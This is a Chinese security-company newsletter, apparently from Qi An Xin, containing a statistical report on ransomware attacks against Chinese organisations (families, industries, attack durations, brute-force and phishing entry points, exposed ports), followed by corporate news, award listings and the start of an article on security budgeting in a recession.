*有 61.7% 的勒索病毒攻击事件根本无法进行溯源，甚至仅在内网或局域网中进行攻击溯源也完全无法实现。

*仅从入侵方式和渗透手法来看，勒索病毒的攻击与其他各类传统网络攻击相比并没有多少特别的“新花招”，这意味着，勒索病毒依然是一种可防、可控、可阻断的“网络传染病”。

*想要有效应对勒索病毒的攻击，要求政企机构必须具备实战化安全运营能力，同时，还要具备充分的应急响应能力，包括组织保障、技术方法、安全工具等多个方面，才能做到响应及时、响应有效。



第一章：勒索病毒攻击态势综述

一、月度分布

从 95015 服务平台 2022 年 1 月~2023 年 3 月接报的 206 起造成重大破坏或严重损失的典型勒索病毒攻击事件的每月分布情况来看，2022 年 1 月数量最多，为 28 起，7 月最少仅有 10 起。

二、行业分布


医疗卫生行业是勒索病毒攻击的重灾区，报案数量占到勒索病毒攻击事件报案总数的 21.4%；制造业排名第二，占比为 17.5%；生活服务紧随其后，占比为 14.6%。

三、攻击源 IP 分析

有 61.7% 的勒索病毒攻击事件根本无法进行溯源，甚至仅仅是在内网或局域网中进行攻击溯源都完全无法实现。除了完全无法溯源的机构，还有 13.1% 的中招机构，只能进行内网或局域网内的溯源，而完全无法得知攻击者是通过什么互联网 IP 访问了系统。

四、感染量分析

统计显示，在 206 起造成重大破坏或严重损失的勒索病毒攻击典型事件中，有 173 起案例的分析报告可以明确说明感染设备数。统计显示各类政企机构共有 1485 台设备感染了勒索



病毒。平均每起勒索病毒攻击事件造成 8.6 台网络设备（含虚拟机）被感染。

第二章：勒索病毒家族分析

一、勒索病毒家族分布

2022 年 1 月 ~2023 年 3 月，综合奇安信 95015 应急响应团队处理的所有勒索攻击事件中，phobos 勒索家族排名第一，占比为 22.8%；makop 勒索病毒排名第二，占比为 5.3%；mollox 排名第三，占比为 4.9%，排在后面的分别是 TellYouThePass、Magniber 勒索病毒。

二、Phobos 勒索病毒

Phobos 勒索软件家族，于 2019 年年初被发现，并不断更新病毒变种，其传播方式主要为 RDP 暴力破解或钓鱼邮件获取内网控制权后人工投毒，但此新变种勒索信内容与以往的 Phobos 勒索软件勒索信内容有所不同。

三、Makop 勒索病毒

Makop 勒索病毒是较新的恶意软件，传播方式包括 RDP 传播、利用邮件引导受害者下载第三方软件、木马及虚假的软件更新程序和“破解”程序等。

四、Mallox 勒索病毒

Mallox 勒索病毒于 2020 年被发现和披露。主要针对企业的 Web 应用和数据库服务器进行攻击，其中包括 Spring Boot、Weblogic、OA、财务软件等。

五、TellYouThePass 勒索病毒

TellYouThePass 勒索病毒最早发现于 2019 年 3 月，至今一直在活跃。加密方式采用 AES+RSA，在没有私钥的情况下无法解密。

六、Magniber 勒索病毒


Magniber 勒索病毒是一款臭名昭著的勒索软件，在 2017 年首次被发现，在韩国和亚太地区造成了较大影响。


七、BeijingCrypt 勒索病毒

最早发现于 2020 年。BeijingCrypt 后缀多为 .360、halo 或 .beijing。该勒索病毒能够感染任何 Windows 计算机。

第三章：攻击时长与生存曲线

报告分析的 206 起勒索病毒攻击典型案例中，只有 108 起案例的分析报告中，能够找到明确的攻击“起止时间”记录。而其余 98 起案例，无法回溯完整的攻击过程和攻击起止时间。






对有明确记录攻击起止时间的108起勒索病毒攻击事件的分析显示：完成一次勒索病毒攻击的平均时长为105.7小时、最短时长为3分钟、最长时长为529天。其中，17.6%的勒索病毒攻击事件是在1小时内完成的，超过半数是在12小时内完成的，24小时内完成的攻击事件超过六成。


统计显示，0~30分钟是勒索病毒攻击应急响应的“黄金救援期”，因为到30分钟时，系统生存率仍在90%以上。而到了5.5小时，即330分钟时，系统存活率就已经下降到了60%；而9.8小时，约590分钟是一个临界点，此时的系统存活率为50%。过了这个临界时间点，系统被成功投毒的概率就会大于生存概率。

第四章：勒索病毒的攻击手法

一、攻击手法综述

本次报告分析的206起典型案例中，有97起案例能够明确确认攻击者所使用的攻击手法。其中，52.6%的攻击事件使用了暴力破解，存在违规操作或使用钓鱼邮件攻击的事件分别占比为5.2%。此外，漏洞利用、漏洞扫描、远程登录和外插U盘，也都是比较常见的攻击方式。





二、暴力破解与弱口令

被使用最多的爆破手法是 RDP 爆破，在所有勒索病毒攻击者发起的爆破攻击事件中，占比为 29.4%。另有 5.9% 的勒索病毒攻击者选择 IPC 爆破，3.9% 选择 SSH 爆破。而其他各类形式的弱口令爆破占比约为 60.8%。

三、违规操作

在本次报告所分析的案例中，绝大多数的违规操作都是因为系统存在“非法外联”行为，才在溯源过程中被发现的。攻击者利用内网人员违规操作打开的映射端口或通道进入内网，结合其他攻击手法获取系统的控制权，实现恶意外联，对系统进行远程控制和监控。

四、钓鱼邮件

在本次报告分析的案例中，攻击者除了会进行挂马攻击或通过邮件附件直接投毒，还会使用一些“间接投毒”的攻击方式。即攻击者通过钓鱼邮件，诱使受害者直接感染的并不是勒索病毒，而是远控木马、盗号木马及下载者木马等其他类型恶意程序，在通过这些恶意程序实现内网渗透并最终完成勒索病毒的投放。

五、漏洞利用

利用 Windows 系统或 Web 应用系统的Nday漏洞入侵服务器或终端，进而入侵内网，也是勒索病毒攻击的重要方式。从实践角度看，0day 漏洞的利用在勒索病毒攻击中仍然是比较罕见的，对已知的 Nday 漏洞进行有效管理和及时修复，应成为当下反勒索病毒漏洞管理工作的重点。

第五章：网络安全建设薄弱点分析

一是安全建设基础薄弱，溯源分析能力缺失

从 95015 服务平台目前能够监测到的、实际发生过的勒索病毒攻击事件来看，遭到勒索病毒攻击的政企单位，绝大多数都是网络安全建设基础极其薄弱，存在显而易见的安全建设漏洞的单位。

特别令人担忧的是，受害机构还普遍存在威胁溯源能力严重缺失的问题。如前面报告分析显示，有 61.7% 的受害机构，在遭勒索病毒攻击后，其现有的安全措施完全无法支撑任何形式的内外部溯源，根本不知道谁访问过系统，何时访问过何种系统，进行过什么操作。

二是安全运营能力低下，应急响应措施不足

从报告前面的分析可知，遭遇勒索病毒攻击的黄金救援期仅有 30 分钟，超过 9.8 小时临界点，“死亡概率”就会大于“生存概率”。但本次报告分析的 200 余起勒索病毒攻击事件的

> 特别令人担忧的是，有 61.7% 的受害机构，
> 在遭勒索病毒攻击后，
> 现有安全措施无法支撑任何形式的内外部溯源。

受害者机构，他们或者是完全没有威胁发现能力，或者已经监测到攻击迹象（如暴力破解、非法外联等），却没有引起重视，没有及时采取任何有效行动，最终导致贻误战机、系统失陷，造成无法挽回的损失。

所以，政企单位必须建立实战化的安全运营能力，完善应急响应机制，提升应急响应能力。有条件的机构，还应积极开展网络安全应急响应技术演练、实战攻防演练，从整体上提升实战化安全运营能力与应急响应能力。

三是端口暴露问题严重，打开入侵绿色通道

端口暴露问题是政企机构的基本安全问题，统计显示，在 206 起勒索病毒典型攻击事件中，有至少 87 起事件涉及端口暴露问题，占比为 42.2%。累计暴露端口 134 个，涉及端口号 27 个。其中，被勒索病毒攻击者利用最多的暴露端口号 TOP5 分别为：3389（19.4%）、445（12.1%）、135（5.3%）、139（4.4%）、3306（2.9%）。

四是身份验证机制不全，暴力破解大行其道

在勒索病毒攻击事件中：有 49.5% 的事件与管理员弱口令有关；在 52.6% 的事件中攻击者使用了暴力破解；而能够被成功爆破的口令，理论上讲都属于弱口令。表面上看，弱口令问题是安全意识问题。但从本质上看，弱口令的存在本身就说明系统的身份认证机制不完整或者是存在重大的缺陷。现代身份安全思想则认为：使用静态口令本身就是不安全的，因为静态口令天然就存在被泄露和窃取的可能。

五是安全漏洞缺乏管理，供应链风险不受重视

想要实现有效的漏洞管理，系统运营者不仅需要建立内部系统的漏洞管理平台，知晓漏洞的位置和安全现状，还需要建立漏洞情报收集能力（如 SRC）、漏洞响应与修复能力。正是由于漏洞管理的复杂性，多数政企机构都没有能力独立建设漏洞管理能力，通常需要有安全厂商的支持与帮助。

此外，供应链的安全问题也未引起足够的重视。在本次报告分析的案例中，就有多起案例是因信息化供应商开发的专用系统，如 OA、ERP、CRM 等存在已知安全漏洞而引起的。对于大型政企机构来说，业务系统往往错综复杂，信息化供应商也往往不止一家，漏洞四处潜伏的情况也非常普遍，这也给漏洞管理工作增加了很大的难度。安

大事记

奇安信亮相 2023 全球工业互联网大会

10 月 18 日至 20 日，2023 全球工业互联网大会在沈阳拉开帷幕。奇安信携最新发布的 Q-GPT 安全机器人和大模型卫士产品亮相工业互联网创新成果展，并分享工业互联网领域网络安全前沿观点。

奇安信集团董事长齐向东在主旨演讲时表示，工业互联网是数字经济和实体经济深度融合的关键，要以内生为本，四招实现工业互联网安全实现“零事故”：第一招是建设三级联动的网络安全运营指挥体系，有效制止勒索攻击；第二招是建设完善的工业安全和漏洞协同治理体系，解决漏洞、后门等问题；第三招是建设全面的数据访问安全检测与保护体系，助力工业企业管好“内鬼”；第四招是建设纵深防御的内生安全体系，让业务系统和安全系统深度融合。

在开幕式上，阳市人民政府、大连市人民政府与奇安信集团正式达成战略合作。未来，奇安信将结合沈阳、大连两地城市特点、发展需求，强化在辽宁战略布局，助力提升沈阳、大连两地网络安全产业发展。

奇安信承办第 38 次全国计算机安全学术交流会

10 月 13 日，由中国计算机学会主办，计算机安全专业委员会、奇安信集团承办的第 38 次全国计算机安全学术交流会在湖南长沙成功召开。

计算机专委会常务委员、奇安信集团总裁吴云坤在致辞时提出，网络安全是一个系统工程，需要建立“集中力量办大事”的新型网络安全生态体系。他表示，奇安信作为网络安全行业龙头企业，希望通过 CCF 计算机安全专委会这一技术和产业发展平台，联合各方力量，共同建设网络安全生态，共同推进产业创新发展，推动网络产业供给侧变革，为夯实“网络安全防线，构建中国式现代化网络强国”贡献力量。

奇安信集团副总裁韩永刚在主旨演讲中详细介绍了新环境下关基设施安全防护体系所需的新方法。他强调，要将从信息化看安全进一步提升到从业务视角看安全，从业务出发设计安全，以“内生安全”与“系统工程”方法体系化构建安全能力，开展全局化、体系化能力设计，并综合考虑网络安全与弹性安全。

奇安信集团承办的“数据安全论坛”上，工程院院士、长江学者、院校专家、企业代表及安全厂商代表一起，围绕

数智时代的数据安全进行了深入交流。

凭借在全国计算机安全领域的技术优势和卓越贡献，以及对计算机学会工作的全面支持，奇安信被授予“第 38 次全国计算机安全学术交流会特别贡献奖”。

捷报连连！奇安信中标湖南电信 2023 年湘盾安全网关采购项目

近日，奇安信中标了中国电信湖南分公司 2023 年湘盾安全网关采购项目，涉及产品为奇安信安全网关。作为中国电信湖南分公司旗下整合云、网、端的一体化安全防护系统，湘盾安全网关依托电信城域网和云计算领域的优势，为安全防护提供了重要支撑。

预计本次中标后，奇安信安全网关将与湘盾安全网关平台实现深度融合与协同联动，帮助客户实现云、网、安融合发展。

第 12 届“海外英才北京行”落地聚才活动政策宣介会在奇安信安全中心举行

10 月 10 日，由人社部留学人员和专家服务中心、市人才工作局指导，北京海外学人中心主办的第 12 届“海外英才北京行”落地聚才活动政策宣介会在奇安信安全中心举行，

来自 22 个国家和地区的知名高等院校、科研机构和企业的近 80 名优秀海归博士参加了政策宣介会，并参观走访了奇安信安全中心。

奇安信集团副总裁杨洪鹏介绍了奇安信海外业务发展及人才培养情况。从 2019 年起，奇安信就将国际化列为重要战略，需要大量国际化技能型、技术型、具有国际视野的高层次人才，在国际舞台讲好中国故事、传达好中国方案。

人才是企业国际化发展的核心动力之一。奇安信在国际化发展过程中高度重视国际化人才布局及人力资源策略，在产品国际化、服务能力国际化、市场能力国际化的同时，推进国际人才能力建设，打造高质量、专业化、国际化的人才团队。凭借核心产品的竞争力、逐步积累的海外服务能力和国际化人才团队，奇安信国际化业务已成功打入多个国家和地区。

近 3 亿！奇安信签下中国网络安全出海最大一单为海外某国建设网安指挥系统

10 月 9 日，奇安信科技集团股份有限公司（股票代码：688561）发布公告，公司正式签下中国网络安全出海最大一单，为海外某国政府建设网络安全指挥系统，签约额近 3 亿元。此次参与竞标的共有来自海内外的 23 家厂商。

奇安信为海外某国政府提供的并非单一网络安全产品，而是网络安全系列产品，为该国提供整体网络安全能力和服务整体解决方案。

此项目将成为“一带一路”国家的标杆项目，推动中国网络安全产业进一步走向世界。

中国首批人社部电子数据取证分析师认证证书由奇安信联合人社部颁发

近日，中国首批电子数据取证分析师（四级 – 中级工）职业技能等级认定证书由奇安信联合人力资源和社会保障部北京市职业技能鉴定中心颁发。

2023 年 3 月奇安信通过北京市人社局电子数据取证分

析师企业内部职业技能等级认证资质，成为国内首批对内开展电子数据取证分析师单位。奇安信相关负责人表示，奇安信将严格按照国家标准培养和发展电子数据取证人才队伍，将更加严格履行社会职责，源源不断地为国家输送高技能、高素质的电子数据取证人才。

奇安信代码安全实验室又一研究成果入选 Black Hat 安全大会议题

近日，奇安信代码安全实验室的研究成果《Breaking Theoretical Limits: The Gap Between Virtual NICs and Physical Network Cards》，入选 2023 年欧洲 Black Hat 安全大会的 Briefings 频道议题。

Black Hat 安全大会创立于 1997 年，是享誉全球的顶级国际网络安全系列盛会，输出最前沿的技术开发、研究、趋势和相关信息安全成果。Black Hat Briefings 频道汇聚全球最具才智的计算机安全专业人员，共同探讨最新信息安全风险、研究和趋势，共享真实存在的问题并提供潜在的解决方案，素以议题遴选程序严苛而闻名业界。

华为、京东、美团、奇安信等 20 名企成为香港重点企业伙伴

近日，香港特区政府引进办举行“重点企业伙伴启动礼”，20 家国内外著名企业（如华为、京东、美团、联想、奇安信等），与特区政府签署了合作协议，正式成为香港的重点企业伙伴。

行政长官李家超在典礼上致辞强调，特区政府将与这些企业携手推动香港的高质量发展，预计未来数年，有关公司将在香港投资超过 300 亿港元，并创造上万个就业职位，助力香港实现“十四五”规划纲要下国际创新科技中心的定位。

奇安信出席 2023 第二届北外滩网络安全高峰论坛

9 月 27 日，在上海市委网信办指导下，由上海交通大学主办，奇安信集团、科来网络、中国网安协办的 2023 第二届北外滩网络安全高峰论坛在上海“世界会客厅”举行。奇安信集团总裁吴云坤出席高峰论坛会启动仪式。

在主题演讲环节，奇安信集团副总裁韩永刚提出，面对数字化环境和业务系统的改变，需要采用新思维、新模式指导关基设施安全防护体系建设，尤其是要从业务视角出发看安全，通过系统工程方法体系化构建安全能力，并基于内生安全框架实现关基防护的体系化、系统化建设和运行。

会上，奇安信与上海交大、科来网络、中国网安共同发布了《2023 第二届北外滩网络安全高峰论坛倡议书》，提出高位高标做好国家关键信息基础设施防护的倡议。

MOSEC 2023 移动安全技术峰会在沪圆满举行

9 月 26 日，由奇安盘古和 POC 联合主办的 MOSEC 2023 移动安全技术峰会在上海召开。作为国内一年一度的移动安全盛宴，主办方邀请了众多顶级安全专家，就 SOC 芯片、GPU、Wi-Fi 及 Web3 区块链等领域，分享了最新的研究成果。

MOSEC 移动安全技术峰会自 2015 年在国内首次举办以来，立足于高质量的安全技术，致力于分享移动安全领域前沿性的技术议题及发展趋势。因高质量的安全技术分享，每年大会都赢得与会者及业内一致好评，目前已经成长为国内安全技术峰会的重要风向标，吸引全球最顶尖的网络安全专家和白帽子黑客前来参会。

神州信息与奇安信集团签署战略合作协议

9 月 26 日，神州信息与奇安信签署战略合作协议，双方将在集成项目、产品研发及安全服务领域展开深度合作。协议签署后，双方将进一步推进生态联合，建立联合工作机制，面向教育、医疗、工业互联网等重点行业和应用，开展行业和场景化解决方案研讨与制定，推进能力融合和项目合作。

2023 勒索病毒攻击态势分析报告：超 7 成政企机构缺乏攻击溯源能力

近日，奇安信行业安全研究中心与奇安信安服团队联合发布《2023 年中国企业勒索病毒攻击态势分析报告》，深入分析了中招机构网络安全建设与运营方面的“通病”，提

出勒索病毒可防、可控、可阻断，并根据勒索病毒攻击的“生存曲线”，提出勒索攻击的“黄金救援期”为发现攻击后的0~30 分钟，能够为政企机构高效建设勒索病毒防范体系提供重要的参考依据。

奇安信安服团队建议，想要有效应对勒索病毒的攻击，政企机构需要建立实战化的安全运营能力，完善应急响应机制，提升应急响应能力。有条件的机构，还应积极开展网络安全应急响应技术演练、实战攻防演练，从整体上提升实战化安全运营能力与应急响应能力。

奇安信集团 2022 级卓越工程师正式入企实践

近日，奇安信集团 2022 级卓越工程师开学典礼在奇安信安全中心举行，来自清华大学、北京邮电大学、东南大学的13名工程研究生前来报到，开展为期2年的专业实践培养，标志着奇安信首批卓越工程师专业实践全面启动。

据悉，开展工程硕博士培养改革专项试点，是我国加快培育卓越工程师队伍的一项重要举措。该试点工作以培养卓越工程师后备人才为目标，将硕博士培养与产业需求紧密结合，充分利用行业界先进的生产设备、丰富的平台资源及高端人才的引领优势，提升高层次工程人才培养质量。其中，网络安全是卓越工程师人才培养的“重中之重”领域。

作为网络安全领域的龙头企业，奇安信全面落实工程硕博士培养改革专项试点任务。入选成为清华大学、北京邮电大学、东南大学等高校的国家卓越工程师学院首批试点合作企业，通过深度参与校企联合的方式，体系化培养网络安全领域卓越工程师后备人才。

工信部支持成立车联网安全集智联盟 奇安信当选首批副理事长单位

近日，在工业和信息化部网络安全管理局支持下，车联网安全集智联盟在 2023 年世界智能网联汽车大会期间正式成立。经公开选举，奇安信集团当选成为副理事长单位，与吉利、比亚迪、一汽、蔚来等单位代表共同出席启动仪式。

齐向东出席第六届中国企业论坛：网络数据安全是科技创新的重点

9 月 23 日，由国务院国资委新闻中心、山东省国资委、济南市人民政府、经济参考报社主办的第六届中国企业论坛

在山东济南召开。全国政协委员、全国工商联副主席、奇安信集团董事长齐向东等各领域龙头企业代表受邀出席并发表主题演讲，共同探讨企业如何为中国式现代化建设贡献力量。

他表示，要狠抓科技创新，作为网络安全企业，应坚持科技创新“四个牵引”，争做世界一流的网络安全企业：一是研发投入牵引，培育高水平创新人才队伍；二是数字场景牵引，从理念、技术到产品进行连贯性创新，打造网络安全核心竞争力；三是攻关任务牵引，拉通科技创新链条，携手提升我国网络安全产业化水平；四是国际竞争牵引，推动科技创新达到国际一流水平。

由奇安信牵头组建的全国网络空间安全行业产教融合共同体正式成立

9 月 23 日，全国网络空间安全行业产教融合共同体成立大会暨网络安全人才培养论坛在奇安信安全中心举行。会上，由教育部指导，奇安信集团、北京理工大学、重庆电子工程职业学院牵头发起的“全国网络空间安全行业产教融合共同体”（简称“共同体”）正式成立，共同体首批成员单位共有 326 家院校、103 家科研机构与企业单位。

主办方表示，组建全国网络空间安全行业产业融合共同体，既是国家之需，更是行业之急。希望多方基于产教融合共同体这一平台实现深度融合和通力合作，共同探索职普融通、产教融合、科教融汇的新路径，畅通网络安全技术技能人才培养通道，加快培养产业高质量发展急需人才，培养具备工匠精神的专门人才，打造网络安全战略科技力量。

荣誉墙

奇安信荣登 2023 全国民营企业研发投入、发明专利 500 家双榜单

10 月 19 日，由全国工商联、湖南省人民政府主办的 2023 全国民营企业科技创新与标准创新大会在湖南长沙举行。会上，全国工商联发布了 2023 民营企业研发投入、发明专利榜单和研发投入前 1000 家民营企业创新状况报告。奇安信集团同时入选“2023 民营企业研发投入 500 家”和“2023 民营企业发明专利 500 家”两大榜单。

奇安信集团总裁吴云坤获第四届中华国际科学交流基金会杰出工程师奖

10 月 19 日，中华国际科学交流基金会第四届、第五届杰出工程师奖颁奖典礼在南京举行。奇安信集团总裁吴云坤被评为第四届“杰出工程师奖”并获颁荣誉证书。

“杰出工程师奖”由 52 名院士科学家联名提出建议，由中华国际科学交流基金会组织设立，是目前我国唯一的综合性工程师大奖。吴云坤是当年网络安全行业唯一一位获此殊荣的工程师、企业家，这是由数十位院士专家组成的评审委员会对其在网络安全工程技术创新和成果应用方面所做出的成绩和贡献的认同和褒奖。

奇安信斩获两个 CNNVD 一级贡献奖

近期，中国国家信息安全漏洞库（CNNVD）开展了 2023 年度（第一期）接报漏洞奖励评选工作，其中 23 个漏

洞在我国网络安全漏洞预警及风险消控工作中发挥了积极作用。本次漏洞奖励评选共评出 10 个一级贡献奖，13 个二级贡献奖，其中，奇安信斩获两个一级贡献奖，成为获得一级贡献奖最多的企业单位之一。

序号	获奖者	类型	奖励级别	奖励金额（元）	证书编号
1	北京长亭科技有限公司	单位	一级贡献奖	50000	CNNVD-JL-1-2023-014
2	奇安信网神信息技术（北京）股份有限公司	单位	一级贡献奖	50000	CNNVD-JL-1-2023-015
3	北京神州绿盟科技有限公司	单位	一级贡献奖	50000	CNNVD-JL-1-2023-016
4	北京华顺信安信息技术有限公司	单位	一级贡献奖	50000	CNNVD-JL-1-2023-017
5	黄培	个人	一级贡献奖	50000	CNNVD-JL-1-2023-018
6	杭州安恒信息技术股份有限公司	单位	一级贡献奖	50000	CNNVD-JL-1-2023-019
7	杭州安恒信息技术股份有限公司	单位	一级贡献奖	50000	CNNVD-JL-1-2023-020
8	北京赛博思仑科技有限公司	单位	一级贡献奖	50000	CNNVD-JL-1-2023-021
9	北京赛博思仑科技有限公司	单位	一级贡献奖	50000	CNNVD-JL-1-2023-022
10	奇安信网神信息技术（北京）股份有限公司	单位	一级贡献奖	50000	CNNVD-JL-1-2023-023
11	北京华云安信息技术有限公司	单位	二级贡献奖	20000	CNNVD-JL-2-2023-024

奇安信获评 2023 年度软件和信息技术服务名牌企业

10 月 13 日，在宁波举行的“2023 世界数字经济大会”上，中国电子信息行业联合会公布“2023 年软件和信息技术服务名牌企业”获奖名单。凭借在企业规模、技术创新、市场影响力等方面的突出表现，奇安信成功入选。

奇安信车联网安全能力再获权威机构认可

近日，全球领先的 IT 市场研究和咨询公司 IDC 发布了《中国车联网安全解决方案市场洞察，2023》（简称“《报告》”），对国内车联网安全市场现状、发展趋势及主要供应商进行了分析。《报告》显示，秉承“内生安全”“未知攻焉知防”的理念，奇安信车联网安全能力再获认可，入选国内车联网安全解决方案代表提供商。

入选 Gartner®《中国零信任网络访问市场指南》奇安信被列为“代表性供应商”

近日，Gartner 发布《Market Guide for Zero Trust Network Access, China》报告（《中国零信任网络访问市场指南》，后简称“《报告》”，2023 年 9 月），详细分析了中国零信任网络访问（ZTNA）市场发展趋势，并且对期望部署 ZTNA 的国内政企组织安全负责人提出相关建议。其中，奇安信被列为具有代表性的供应商（Representative Vendors）之一。

奇安信获评 CNVD 漏洞信息报送突出贡献单位等三项荣誉

近日，国家信息安全漏洞共享平台（CNVD）公布 2022 年技术组支撑单位能力评价，并对漏洞信息报送贡献单位进行表彰。凭借在漏洞报送数量和质量方面的突出表现，奇安信获得“2022 年度漏洞信息报送突出贡献单位”“CNVD 技术组支撑单位”荣誉，奇安信补天平台获评“2022 年度 CNVD 协作特别贡献单位”。

此次表彰还有多名补天平台白帽子入选了“优秀白帽子”

和“众测成绩优秀个人”。

奇安信获得 Gartner® 中国 API 管理市场指南认可

近日，国际市场研究与咨询机构 Gartner 最新发布了《中国 API 管理市场指南》（2023.8）。其中，奇安信入选为 API 安全领域的代表性供应商。

作为奇安信旗下专业的 API 安全产品，奇安信 API 安全卫士，通过 API 资产识别、API 敏感数据传输识别、API 漏洞攻击检测与防护、API 访问控制等技术，解决企业在攻防演习当中 API 资产梳理不清、API 敏感数据泄露无感知、API 漏洞攻击无防护手段、API 通信行为无审计等 API 安全问题。

社会责任

中山大学 – 奇安信奖助学金捐赠仪式暨奖学金颁奖仪式举行

10 月 18 日，中山大学 – 奇安信奖助学金捐赠仪式暨奖学金颁奖仪式在中山大学深圳校区网络空间安全学院举行。

中山大学深圳校区管委会常务副主任温光浩表示，奇安信公益基金会的捐赠为深圳校区新工科人才的培育提供了有力支持，并表示深圳校区将一以贯之地坚持培养优秀人才，为实现中国式现代化、实现中华民族伟大复兴贡献中大力量。

奇安信集团副总裁刘进表示，校企合作是企业的灵魂，也是满足企业人才需求的有效途径。他表示，希望未来有更多机会与学校共同促进学生教育，并祝福学子学有所成，学校建设不断增强。

在经济衰退时期如何管理一流的安全计划

作者 | 詹姆斯 · 克里斯蒂安森

随着全球经济衰退的迹象不断增多，许多企业正在全面收紧支出。网络安全仍然是几乎所有类型组织的关键问题，安全主管需要注意安全支出，同时做到有效应对最新的威胁和暴露风险。

一些安全主管可能本能地想要在经济风暴中脚踏实地低头前行，但时代的挑战为安全组织转型提供了独特的机会。构建一流的安全计划从安全主管开始。一流的 CISO 可以利用这个机会，证明他们作为的价值，并提供更好的整体安全计划，既基于风险又能够响应不断变化的业务需求。

安全主管现在面临的明显挑战是，在经济衰退期间，大多数公司在资金使用上会变得更加保守。即使是重要的安全升级也可能受到审查。因此，请准备好与企业的管理团队讨论安全如何发挥作用。围绕安全如何以可衡量地支持业务的方式进行讨论——从帮助提升盈利，到与客户建立信任，再到促进新数字工具的使用。

为了展示价值并证明未来安全预算的合理性，请将安全计划的目标集中在三个主要影响领域：弹性、成本管理和业务敏捷性。

建立信任和弹性

虽然历史数据显示，经济衰退往往会带来更多网络攻击，但 CISO 与其他高管关于安全预算的讨论，则应侧重于展示安全的价值，而不是警告潜在风险。避免使用恐惧、不确定性和怀疑 (FUD) 的信息，如勒索软件攻击的成本或违规罚款等问题。这类论点对于预算请求来说是站不住脚的。

